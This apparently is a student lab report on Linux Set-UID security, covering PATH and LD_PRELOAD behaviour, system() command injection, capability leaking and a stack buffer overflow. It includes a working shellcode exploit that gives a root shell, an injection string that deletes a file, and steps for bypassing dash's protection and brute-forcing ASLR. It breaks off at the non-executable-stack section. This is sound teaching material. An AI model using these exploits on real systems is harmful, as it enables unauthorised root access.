2 Environment Variable and Set-UID Program

2.1 Manipulating environment variables

1. Checking the environment variables using `printenv` and `env` commands:

```
seed@VM:~$ cd Desktop
seed@VM:~/Desktop$ printenv PWD
/home/seed/Desktop
seed@VM:~/Desktop$ env | grep PWD
PWD=/home/seed/Desktop
OLDPWD=/home/seed
```

It can be seen that `PWD` stores the current working directory, and `OLDPWD` stores the previous working directory.

2. Setting and unsetting environment variables using `export` and `unset` commands:

```
seed@VM:~/Desktop$ export foo='test string'
seed@VM:~/Desktop$ echo $foo
test string
seed@VM:~/Desktop$ env | grep foo
foo=test string
seed@VM:~/Desktop$ unset foo
seed@VM:~/Desktop$ echo $foo
```

2.2 Environment variable and Set-UID Programs

1. Setting up environment variables:

```
export PATH_BACKUP=$PATH
export LD_LIBRARY_BACKUP=$LD_LIBRARY_PATH
export PATH='~/Desktop'
export LD_LIBRARY_PATH='/media'
export MY_PATH='~/Downloads'
```

```
[03/08/25]seed@VM:~/Desktop$ export PATH='~/Desktop'
Command 'date' is available in '/bin/date'
The command could not be located because '/bin' is not included in
 the PATH environment variable.
date: command not found
[]seed@VM:~/Desktop$ export LD_LIBRARY_PATH='/media'
Command 'date' is available in '/bin/date'
The command could not be located because '/bin' is not included in
 the PATH environment variable.
date: command not found
[]seed@VM:~/Desktop$ export MY_PATH='~/Downloads'
Command 'date' is available in '/bin/date'
The command could not be located because '/bin' is not included in
 the PATH environment variable.
date: command not found
```

It can be observed that, as we remove `/bin` from PATH, common commands like `ls` and `date` are not found. However, `cd` is still found, as it is a shell built-in command.

2. Execute the Set-UID program. The complete output is:

```
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
TERMINATOR_UUID=urn:uuid:6769110e-aa10-46ae-80ed-f782dd57c36f
IBUS_DISABLE_SNOOPER=1
CLUTTER_IM_MODULE=xim
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
WINDOWID=60817412
OLDPWD=/home/seed/Desktop
UPSTART_SESSION=unix:abstract=/com/ubuntu/upstart-session/1000/1455
GNOME_KEYRING_CONTROL=
GTK_MODULES=gail:atk-bridge:unity-gtk-module
USER=seed
LS_COLORS=(omitted)
QT_ACCESSIBILITY=1
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/usr/share/upstart/xdg:/etc/xdg
DESKTOP_SESSION=ubuntu
PATH=~/Desktop
QT_IM_MODULE=ibus
QT_QPA_PLATFORMTHEME=appmenu-qt5
XDG_SESSION_TYPE=x11
PWD=/home/seed/Desktop/a2
JOB=gnome-session
```

```
PATH_BACKUP=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sb
in:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-
oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-
oracle/jre/bin:/home/seed/android/android-sdk-
linux/tools:/home/seed/android/android-sdk-linux/platform-
tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
XMODIFIERS=@im=ibus
JAVA_HOME=/usr/lib/jvm/java-8-oracle
GNOME_KEYRING_PID=
LANG=en_US.UTF-8
LD_LIBRARY_BACKUP=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boo
st_1_64_0/stage/lib:
GDM_LANG=en_US
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_CONFIG_PROFILE=ubuntu
IM_CONFIG_PHASE=1
GDMSESSION=ubuntu
SESSIONTYPE=gnome-session
GTK2_MODULES=overlay-scrollbar
SHLVL=1
HOME=/home/seed
XDG_SEAT=seat0
LANGUAGE=en_US
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
UPSTART_INSTANCE=
XDG_SESSION_DESKTOP=ubuntu
UPSTART_EVENTS=started starting
LOGNAME=seed
DBUS_SESSION_BUS_ADDRESS=unix:abstract=/tmp/dbus-9VQEM1y48G
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_DATA_DIRS=/usr/share/ubuntu:/usr/share/gnome:/usr/local/share/:/usr/share/:/
var/lib/snapd/desktop
QT4_IM_MODULE=xim
LESSOPEN=| /usr/bin/lesspipe %s
MY_PATH=~/Downloads
INSTANCE=Unity
UPSTART_JOB=unity-settings-daemon
XDG_RUNTIME_DIR=/run/user/1000
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
COLORTERM=gnome-terminal
_=./foo
```

Below summarizes some of the relevant fields:

```
SHELL=/bin/bash
USER=seed
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
DESKTOP_SESSION=ubuntu
PATH=~/Desktop
PWD=/home/seed/Desktop/a2
PATH_BACKUP=/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sb
in:/bin:/usr/games:/usr/local/games:.:/snap/bin:/usr/lib/jvm/java-8-
oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-
oracle/jre/bin:/home/seed/android/android-sdk-
linux/tools:/home/seed/android/android-sdk-linux/platform-
tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
LD_LIBRARY_BACKUP=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boo
st_1_64_0/stage/lib:
HOME=/home/seed
LOGNAME=seed
MY_PATH=~/Downloads
_=./foo
```

3. Recover the environment variables:

```
export PATH=$PATH_BACKUP
export LD_LIBRARY_PATH=$LD_LIBRARY_BACKUP
unset MY_PATH
unset PATH_BACKUP
unset LD_LIBRARY_BACKUP
```

Observations:

- `PATH` and `MY_PATH` are correctly set to the new values.
- `LD_LIBRARY_PATH` does not appear.
    - This can be confirmed by re-running the Set-UID program without altering environment variables. `LD_LIBRARY_PATH` is never printed.
    - However, its backup `LD_LIBRARY_BACKUP` is printed, which implies the Set-UID program does inherit generic environment variables, but specific ones like `LD_LIBRARY_PATH` are excluded.
- The last line `_=./foo` is a special variable that stores the last command executed. It is not set by the user, but by the shell itself.


Surprisingly, `LD_LIBRARY_PATH` is not inherited by the Set-UID program. This can be explained by the fact that `LD_LIBRARY_PATH` specifies directories where shared libraries (`.so` files) are located. Since a priviliged program can arbitrarily alter the environment variables, malicious users can exploit this to load any file they want, which is a security risk. Hence, `LD_LIBRARY_PATH` is excluded from the inherited environment variables. Instead, programs search for shared libraries in the standard directories like `/lib`, `/usr/lib`, which require root privileges to modify, thus increasing security.

2.3 The PATH Environment variable and Set-UID Programs

1. Setting up the environment:

```
export PATH_BACKUP=$PATH
export PATH=$PWD:$PATH
sudo rm /bin/sh
sudo ln -s /bin/zsh /bin/sh
```

2. Executing the Set-UID program:



3. Recovering the environment:

```
export PATH=$PATH_BACKUP
unset PATH_BACKUP
sudo rm /bin/sh
sudo ln -s /bin/dash /bin/sh
```

Observations:

- The Set-UID program `myls` executes the custom `ls` program instead of `/bin/ls`.
- It is running with root privileges (effective UID is 0 "root"), despite the actual user being a normal user (real UID is 1000 "seed").

Explanation:

- When `system("ls")` is called, it will be passed to a shell (in this case, `/bin/zsh`), which will search for the `ls` program in the `PATH` environment variable.
- Adding `$PWD` to the beginning of the `PATH` environment variable allows the custom `ls` program to be searched before `/bin` where the actual `/bin/ls` is located.
- The Set-UID program inherits the effective UID of the owner (root) when executed, allowing it to run with root privileges.

2.4 The LD_PRELOAD environment variable and Set-UID Programs

Step 1

1. Building a dynamic link library:

```
gcc -fPIC -g -c mylib.c
gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
export LD_PRELOAD_BACKUP=$LD_PRELOAD
export LD_PRELOAD=./libmylib.so.1.0.1
```

Step 2

2. Execute the program `myprog` under different conditions:

(1) as a regular program, and run it as a normal user:

```
[03/08/25]seed@VM:~/.../a2$ sudo chown seed myprog
[03/08/25]seed@VM:~/.../a2$ sudo chmod 755 myprog
[03/08/25]seed@VM:~/.../a2$ ./myprog
I am not sleeping!
```

Result: `sleep` function is overriden by the custom library.

(2) as a Set-UID root program, and run it as a normal user:

First check current file permissions using `ls -l`. The result is mode 775.

```
[03/08/25]seed@VM:~/.../a2$ sudo chown root myprog
[03/08/25]seed@VM:~/.../a2$ sudo chmod 4755 myprog
[03/08/25]seed@VM:~/.../a2$ ./myprog
[03/08/25]seed@VM:~/.../a2$
```

Result: The custom library is not loaded.

(3) as a Set-UID root program, export the `LD_PRELOAD` environment variable again in the root account and run it:

```
[03/08/25]seed@VM:~/.../a2$ su
Password:
root@VM:/home/seed/Desktop/a2# export LD_PRELOAD=./libmylib.so.
1.0.1
root@VM:/home/seed/Desktop/a2# sudo chown root myprog
root@VM:/home/seed/Desktop/a2# sudo chmod 4755 myprog
root@VM:/home/seed/Desktop/a2# ./myprog
I am not sleeping!
root@VM:/home/seed/Desktop/a2# exit
exit
[03/08/25]seed@VM:~/.../a2$ ./myprog
[03/08/25]seed@VM:~/.../a2$
```

Result: For root, the custom library is loaded; for normal user seed, not loaded.

(4) as a Set-UID user1 program, export the `LD_PRELOAD` environment variable again in a different non-root user account and run it:

First create a new user `user1`: `sudo adduser user1`.

Then export `LD_PRELOAD` and run in `seed` account:

```
[03/08/25]seed@VM:~/.../a2$ sudo chown user1 myprog
[03/08/25]seed@VM:~/.../a2$ sudo chmod 4755 myprog
[03/08/25]seed@VM:~/.../a2$ export LD_PRELOAD=./libmylib.so.1.0
.1
[03/08/25]seed@VM:~/.../a2$ ./myprog
[03/08/25]seed@VM:~/.../a2$
```

Result: The custom library is not loaded.

Observations:

- As a regular program, the custom library overrides the `sleep` function.
- As a Set-UID root program, the custom library is not loaded.
- As a Set-UID root program with `LD_PRELOAD` exported in root account, the custom library is loaded only for the root user, but not for normal users.
- As a Set-UID user1 program with `LD_PRELOAD` exported in a different user account, the custom library is not loaded.

Step 3

3. Experiment Design:

The key difference is that, Set-UID programs do not inherit the `LD_*` environment variables. To confirm this, we can print the `LD_PRELOAD` environment variable in the program:

```
/* exp.c */
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
void main() {
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
    i++;
    }
    sleep(1);
}
```

(1) As a regular program:

```
gcc -o exp exp.c
sudo chown seed exp
sudo chmod 755 exp
./exp
./exp | grep LD_PRELOAD
```

```
I am not sleeping!
[03/08/25]seed@VM:~/.../a2$ ./exp | grep LD_PRELOAD
LD_PRELOAD=./libmylib.so.1.0.1
LD_PRELOAD_BACKUP=/home/seed/lib/boost/libboost_program_options
.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/
home/seed/lib/boost/libboost_system.so.1.64.0
```

Result: Library overriden, `LD_PRELOAD=./libmylib.so.1.0.1` is printed.

(2) As a Set-UID root program:

```
[03/08/25]seed@VM:~/.../a2$ sudo chown root exp
[03/08/25]seed@VM:~/.../a2$ sudo chmod 4755 exp
[03/08/25]seed@VM:~/.../a2$ ./exp | grep LD_PRELOAD
LD_PRELOAD_BACKUP=/home/seed/lib/boost/libboost_program_options
.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/
home/seed/lib/boost/libboost_system.so.1.64.0
```

Result: Library not overriden, no output, `LD_PRELOAD` is not printed (`LD_PRELOAD_BACKUP` is still printed).

(3) As a Set-UID user1 program, we execute it as seed and root:

```
[03/08/25]seed@VM:~/.../a2$ sudo chown user1 exp
[03/08/25]seed@VM:~/.../a2$ sudo chmod 4755 exp
[03/08/25]seed@VM:~/.../a2$ ./exp | grep LD_PRELOAD
LD_PRELOAD_BACKUP=/home/seed/lib/boost/libboost_program_options
.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/
home/seed/lib/boost/libboost_system.so.1.64.0
[03/08/25]seed@VM:~/.../a2$ su
Password:
root@VM:/home/seed/Desktop/a2# ./exp | grep LD_PRELOAD
LD_PRELOAD_BACKUP=/home/seed/lib/boost/libboost_program_options
.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/
home/seed/lib/boost/libboost_system.so.1.64.0
```

Result: For both seed and root: `LD_PRELOAD` is not printed.

4. Recovering the environment:

```
export LD_PRELOAD=$LD_PRELOAD_BACKUP
unset LD_PRELOAD_BACKUP
```

5. Conclusion and Explanation:

If and only if the user who exports the `LD_PRELOAD` environment variable is the same as the owner of the Set-UID program, the `LD_*` environment variables are inherited. Otherwise, they are not inherited.

This is a security feature to prevent privilege escalation attacks. If the `LD_*` environment variables are inherited, a malicious user can load a custom library to override system functions, which can be exploited to gain root privileges. By not inheriting `LD_*` environment variables, the system ensures that only the owner of the Set-UID program can load custom libraries, which is a trusted user.

2.5 Invoking external programs using system() versus execve()

Step 1

Make the program a root-owned Set-UID program using `system()`:

```
gcc -o mycat mycat.c
sudo chown root mycat
sudo chmod 4755 mycat
```

As root, create a mode 744 folder with a mode 755 file inside:

```
su
mkdir target
echo "This is a target file." > target/target.txt
chmod 4755 target/target.txt
chmod 4744 target
exit
```

We can execute multiple commands using `;`. So `/bin/cat target/target.txt; rm target/target.txt` will remove the file.

```
./mycat "target/target.txt;rm target/target.txt"
This is a target file.
ls -l target
total 0
```

Observation: The file `target.txt` is removed.

Therefore, Bob can compromise the integrity of the system by concatenating the malicious command after the target file.

Step 2

Recompile the program using `execve()`, then execute the same attack:

```
./mycat "target/target.txt;rm target/target.txt"
/bin/cat: target/target.txt;rm target/target.txt: No such file or directory
```

Observation: The attack does not work.

Explanation: `execve()` does not invoke a shell, so the command is treated as a single argument. The `"target/target.txt;rm target/target.txt"` is passed as a single argument to `/bin/cat`, and is literally interpreted as a file name, which does not exist. Therefore, the attack fails.

2.6 Capability Leaking


1. Set up the program and the target file:

```
gcc -o capleak capleak.c
sudo chown root capleak
sudo chmod 4755 capleak
su
echo "Important system file." > /etc/zzz
ls -l /etc/zzz
exit
```

```
[03/08/25]seed@VM:~/.../a2$ su
Password:
root@VM:/home/seed/Desktop/a2# echo "Important system file." > /et
c/zzz
root@VM:/home/seed/Desktop/a2# ls -l /etc/zzz
-rw-r--r-- 1 root root 23 Mar  8 11:36 /etc/zzz
root@VM:/home/seed/Desktop/a2# exit
exit
```

The file is of mode 644, owned by root.

2. Run the program as a normal user:



Observation: The file `/etc/zzz` is modified with "Malicious Data" appended.

Explanation:

- At the beginning, the program opens the file `/etc/zzz` with root privileges and stores the file descriptor `fd`.
- After the task, the program relinquishes root privileges permanently.
- However, `fd` has never been closed, so the file descriptor is still accessible by the child process.
- The child process is compromised and writes "Malicious Data" to the file `/etc/zzz`.

Therefore, the program leaks the capability to write to the file `/etc/zzz` even after relinquishing root privileges.

Experiments to verify the capability leak:

(1) Confirm that the previlege was indeed relinquished: let the program prints its effective UID and real UID.

Result:

```
Parent's uid: 1000
Parent's effective uid: 1000
Child's uid: 1000
Child's effective uid: 1000
```

Conclusion: The program has indeed relinquished root privileges, as its effective UID is 1000 (normal user).


(2) Close the file descriptor `fd` before relinquishing root privileges, and re-open after the task is done.

Code:

```c
int main() {
    int fd;
    fd = open("/etc/zzz", O_RDWR | O_APPEND);
    if (fd == -1) {
        printf("Cannot open /etc/zzz\n");
        exit(0);
    }
    sleep(1);
    close(fd); // release the capability
    setuid(getuid());
```

```
    if (fork()) {
        printf("Parent's uid: %d\n", getuid());
        printf("Parent's effective uid: %d\n", geteuid());
        close(fd);
        exit(0);
    } else {
        printf("Child's uid: %d\n", getuid());
        printf("Child's effective uid: %d\n", geteuid());
        fd = open("/etc/zzz", O_RDWR | O_APPEND);
        write(fd, "Malicious Data\n", 15);
        close(fd);
        exit(0);
    }
}
```

Result:



Conclusion: The file `/etc/zzz` is not modified, as the capability to write to the file cannot be granted after relinquishing root privileges.

3 Buffer Overflow Vulnerability

Set up the environment: escape the shell and disable ASLR.

```
sudo sysctl -w kernel.randomize_va_space=0
sudo ln -sf /bin/zsh /bin/sh
```

3.2 Running Shellcode

```
[03/08/25]seed@VM:~/.../a22$ gcc -z execstack -o call_shellcode ca
ll_shellcode.c
[03/08/25]seed@VM:~/.../a22$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c
$ ./call_shellcode
$ ./call_shellcode
$ sh -v
$ exit
exit
$ clear
TERM environment variable not set.
$ command set
IFS='
'
OPTIND='1'
PATH='/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
'
PPID='6732'
PS1='$ '
PS2='> '
PS4='+ '
PWD='/home/seed/Desktop/a22'
 ='clear'
```

Observations:

- The shell is invoked successfully, and can be invoked recursively.
- Some commands like `clear` are not recognize, but basic commands like `ls`, `pwd`, `cd` work.
- `clear` hints `TERM environment variable not set.` By `command set`, it can be seen that very few environment variables are set. By `export TERM=xterm`, the `clear` command works.
- Up-arrow and Tab completion do not work, as they are shell features, not commands.

3.4 Exploiting the Vulnerability

1. Set up

```
gcc -o stack -z execstack -fno-stack-protector -DBUFSIZE=51 -g stack.c
sudo chown root stack
sudo chmod 4755 stack
```

2. Use GDB to locate memory addresses.

Set breakpoint at `bof` function:

```
[03/08/25]seed@VM:~/.../a22$ gdb -q ./stack
Reading symbols from ./stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 15.
gdb-peda$ run
Starting program: /home/seed/Desktop/a22/stack

[----------------------------------registers-----------------------
-------------]
EAX: 0xbfffea77 --> 0x90909090
EBX: 0x0
ECX: 0x804b0a0 --> 0x0
EDX: 0x205
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffea28 --> 0xbfffec88 --> 0x0
ESP: 0xbfffe9e0 --> 0xb7fff000 --> 0x23f3c
EIP: 0x80484f1 (<bof+6>:        sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direct
ion overflow)
```

```
gdb-peda$ p $ebp
$12 = (void *) 0xbfffea28
gdb-peda$ p &buffer
$13 = (char (*)[51]) 0xbfffe9ed
gdb-peda$ p 0xbfffea28 - 0xbfffe9ed
$14 = 0x3b
```

The distance between `$ebp` and the buffer is `0x3b = 59` bytes, so the distance between the buffer and the return address is `59 + 4 = 63` bytes.

Set breakpoint at `main` function:

```
gdb-peda$ b main
gdb-peda$ r
gdb-peda$ p &str
$15 = (char (*)[517]) 0xbfffea77
```

The address of `str` is `0xbfffea77`. We can now create a exploit program:

```
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
    "\x31\xc0" /* xorl %eax,%eax */
    "\x50" /* pushl %eax */
    "\x68""//sh" /* pushl $0x68732f2f */
    "\x68""/bin" /* pushl $0x6e69622f */
    "\x89\xe3" /* movl %esp,%ebx */
    "\x50" /* pushl %eax */
    "\x53" /* pushl %ebx */
```

```
    "\x89\xe1" /* movl %esp,%ecx */
    "\x99" /* cdq */
    "\xb0\x0b" /* movb $0x0b,%al */
    "\xcd\x80" /* int $0x80 */
;

int main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    *((long *) (buffer + 63)) = 0xbfffea77 + 0x80;
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode,
sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
    return 0;
}
```

3. Compile and run the exploit program:

```
[03/08/25]seed@VM:~/.../a22$ gcc -o exploit exploit.c
[03/08/25]seed@VM:~/.../a22$ whoami
seed
[03/08/25]seed@VM:~/.../a22$ ./exploit
[03/08/25]seed@VM:~/.../a22$ ./stack
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
# exit
```

Observation: The attack is successful, and we obtain a root shell. However, `id` shows that the `uid` is still 1000, not 0.

Explanation:

- The distance of the buffer and the `$ebp` (base pointer) is 59 bytes, which only depends on the buffer size. Since `$ret=$ebp+4`, the distance between the buffer and the return address is 63 bytes.
- The address of `str` is `0xbfffea77`.
- The return address must be set inside the NOP sled, i.e. somewhere after the beginning of the `str` buffer. We choose `0xbfffea77 + 0x80` as the return address. Upon returning from `bof`, the program will jump to the NOP and does nothing until it reaches the shellcode, which is executed.
- The shellcode will be executed with the privileges of the Set-UID program, which is root.

3.5 Defeating dash's Countermeasure

Step 1

Observations:

(1) Without `setuid(0)`: The invoked shell runs as the user, not root.

```
[03/08/25]seed@VM:~/.../a22$ gcc dash_shell_test.c -o dash_shell_t
est
[03/08/25]seed@VM:~/.../a22$ sudo chown root dash_shell_test
[03/08/25]seed@VM:~/.../a22$ sudo chmod 4755 dash_shell_test
[03/08/25]seed@VM:~/.../a22$ ./dash_shell_test
$ whoami
seed
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
```

(2) With `setuid(0)`: The invoked shell runs as root. `uid=0` confirms that the user is root, not a normal user executing set-UID program.

```
[03/08/25]seed@VM:~/.../a22$ gcc dash_shell_test.c -o dash_shell_t
est
[03/08/25]seed@VM:~/.../a22$ sudo chown root dash_shell_test
[03/08/25]seed@VM:~/.../a22$ sudo chmod 4755 dash_shell_test
[03/08/25]seed@VM:~/.../a22$ ./dash_shell_test
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
```

Step 2

Redoing Task 3.4.

(1) With the legacy shellcode: The invoked shell runs as the user.

```
[03/08/25]seed@VM:~/.../a22$ ./exploit
[03/08/25]seed@VM:~/.../a22$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ exit
```

(2) With the new shellcode: The invoked shell runs as root, as confirmed by `uid=0`.

```
[03/08/25]seed@VM:~/.../a22$ gcc -o exploit exploit.c
[03/08/25]seed@VM:~/.../a22$ ./exploit
[03/08/25]seed@VM:~/.../a22$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(s
udo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```

Explanation:

- Dash's countermeasure prevents the Set-UID program to run as root. When it detects `uid` is not equal to `euid`, it uses `setuid(getuid())` to drop root privileges.

- However, the new shellcode uses `setuid(0)` to explicitly set the `uid` to 0, and the program is running with root privileges, which bypasses dash's countermeasure since both `uid` and `euid` are 0.

3.6 Defeating Address Randomization

(1) With ASLR enabled:


```
./stack
Segmentation fault
./stack
Segmentation fault
```

Observation: The attack fails due to ASLR.

Explanation: ASLR randomly arrange the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap, and libraries.

Therefore, the once-correct return address is no longer predictable, and the attack fails.

(2) Brute-force the return address using a loop script:



Observation: the attack succeeds at 28236-th attempt.

Explanation: ASLR shifts the address space by a random offset, but the offset is not infinitely large. By repeatedly executing `./stack`, we can eventually hit the correct return address and successfully launch the root shell.

3.7 Stack Guard Protection

Recompile the program with stack guard protection enabled.

```
[03/08/25]seed@VM:~/.../a22$ gcc -o stack -z execstack -DBUFSIZ
E=51 -g stack.c
[03/08/25]seed@VM:~/.../a22$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/08/25]seed@VM:~/.../a22$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

Observation: Error message `*** stack smashing detected ***: ./stack terminated` is shown, and the attack fails.

Explanation: Stack guard protection detects buffer overflow by placing a canary value between the buffer (local variables) and the exception handler. Before returning from the function, the program checks if the canary value is intact. If the canary value is overwritten, it indicates a buffer overflow, and the program terminates.

3.8 Non-Executable Stack Protection

Recompile the program with non-executable stack protection enabled.

```
